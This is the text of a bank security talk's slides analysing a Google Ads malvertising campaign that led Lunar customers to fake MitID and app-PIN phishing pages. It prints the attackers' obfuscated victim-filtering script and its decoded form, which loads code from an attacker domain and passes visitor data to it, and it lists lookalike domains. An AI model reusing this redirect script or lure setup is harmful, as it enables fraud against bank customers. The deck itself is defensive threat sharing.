

LUNAR

A study in phishing seen as a Nordic financial institution

whoami



Thomas Stig Jacobsen

Head of IT security at Lunar
Bank



@eXeDK

Been at Lunar for 8 years, since we started in 2015 with
only 5 people including 3 founders

Worked as engineer, architect and now Head of IT security

Earlier worked with security both freelance and with CSIS

LUNAR

Talents in Tech

100+

(500+ overall)

15+

Squads

16#
Largest
bank in DK

Founded in
2015

+650K

Users
123K new in 2022

4

Hubs
CPH+AAR+STO+OSL

100+

Daily deploys

400+

Microservices

A satellite view of Earth from space, showing the curvature of the planet and city lights at night. The text "Collaboration is king" is overlaid in large white font.

**Collaboration is
king**

LUNAR

Fighting TAs - not each other

Fighting against cyber attacks and protecting customers against phishing should of course never be seen as a competitive difference between banks.

It is something where we all need to collaborate to ensure a consistently high level of security and overall trust in the financial sector.

Sharing is caring

Whether this collaboration is coordinated through CERTs or other types of private forums is not super important.

The important point here is that sharing is caring and you should start doing it today - in a controlled manner!




**Lunar under
attack?!**

LUNAR

HAPPY NEW YEAR



Is it the year of the ads?



Google

lunar

All News Images Videos Maps More Tools

About 518.000.000 results (0,38 seconds)

Ad · <https://www.lunaybanking.com/>

Lunar login - Lunar

Find Det Her! Snel antwoord. Geweldige info. Ontvang de nieuwste info. Find Lunar bank Og Den Seneste Information Her! Søg Efter Lunar bank.

<https://www.lunar.app> › personal

Lunar: Take back control of your money — Lunar

Get a modern bank built for the future · Free account and Visa card · +1% interest rate for the first 25,000 DKK provided you use your card at least once every 30 ...


08.39

5G 93%

 lunar|



Setting up the bait &



Step 1 analysis, ad and hosting

Google Ads keywords in use:

- “lunar”
- “lunar login”
- “lunar bank” etc.

Mainly Lunar-like domains:

- “lunawbankling.com”
- “Lunglogank.com”
- “zoroinsuct.com”
- “lunabanan.com”

Domain and website was hosted with Namecheap.

All malvertising ads domains used the .com TLD

LUNAR

Step 2 & 3 analysis, victim selection and redirection

Script on initial website:

```
<script  
src="data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUoYDxzY3JpcHQgYX  
N5bmMgc3JjPSJodHRwczovL2x1bmF5YmFua2xpbmVua29tL2ZpbHRlcjA4O  
DcucGhwP3JlZmVycmVvQ0Y9JHtlc2NhcGUoZG9jdW1lbnQuYmVmaW50Y3JyZ  
fSZ1cmxDRj0ke2VzY2FwZSh3aW5kb3cubG9jYXRpb24uaHJIZil9Ij48XC9zY3  
JpcHQ+YCK="></script>;
```

Turns into:

```
document.write(`<script async  
src="https://lunaybankling.com/filter0887.ph  
p?referrerCF=${escape(document.referrer)}&  
urlCF=${escape(window.location.href)}"></s  
cript>`)
```

Phishing is phishing



Phishing site hosting and WAF

All phishing sites used the following all-russian hosting set up:

- Domain provider: Reg.ru
- DNS provider: aezadns.com
- Hosting provider: LetHost LLC


The most used TLDs was: .site, .online and .store

The same IP was used for hosting/protect all phishing sites against Lunar - and it is still very active today.

LUNAR

Phishing site hosting and WAF

This was a new for me




LUNAR

Step 4 & 5 analysis, MitID username and approval


The screenshot displays the LUNAR mobile application interface. At the top, the 'LUNAR' logo is on the left, and a blue button labeled 'Hent Lunar gratis nu' is on the right, next to a hamburger menu icon. Below the header, the text 'Log on at MitID Self-Service' is followed by the 'MitID' logo. A 'USER ID' label with a help icon is positioned above a text input field. A blue 'CONTINUE' button with a right-pointing arrow is located below the input field. At the bottom of the screen, a promotional banner features a blue background with the text 'HENT LUNAR NU LIGESOM 500.000 ANDRE' and a black background with the 'LUNAR' logo.


LUNAR

Step 6 analysis, Lunar specific flow

LUNAR Hent Lunar gratis nu 

Enter the PIN from the application **LUNAR**

LUNAR APP PIN 

CONTINUE 

LUNAR

Netting the catch



Step 7 analysis, enabling further campaigns

When investigating how the attackers were moving funds out of the victim accounts we noticed some rather odd transactions.

Payments to Namecheap and Google. The attackers were using the funds in the account of the victims to enable further campaigns.

By using this strategy the attackers had fresh and non-blocked card details for payment.

A rather good thought by the attackers.

Step 8 analysis, moving funds out of the account



LUNAR

Overall summary

We saw a total of 35 different domains used with Google Ads and an additional 35 different actual MitID phishing sites in a period of 30 days.

The attackers worked both weekdays and weekends. The most busy days we saw 9 campaigns in a single day. Some periods with none in over a week.

Huge shoutout to @Namecheap on Twitter (X?), amazingly swift reaction and takedown 🙏

Main take away

Ensure that your brand trademarks are correctly registered in Google Ads to ensure that similar attacks is less likely to happen against you.

**What is
to come?**



LUNAR

QR codes in MitID to the rescue?!

[Log på hos](#)



Scan QR-kode med MitID app



[Afbryd](#)

[Hjælp](#)

LUNAR


New attacks?

Now that users will be more used to seeing QR codes in their cross-device authentication flows we might see a blossom in the use of quishing attacks.

See a QR code while logging into that thing you really want? Better scan it - right?!



New defences



**Any
questions?**

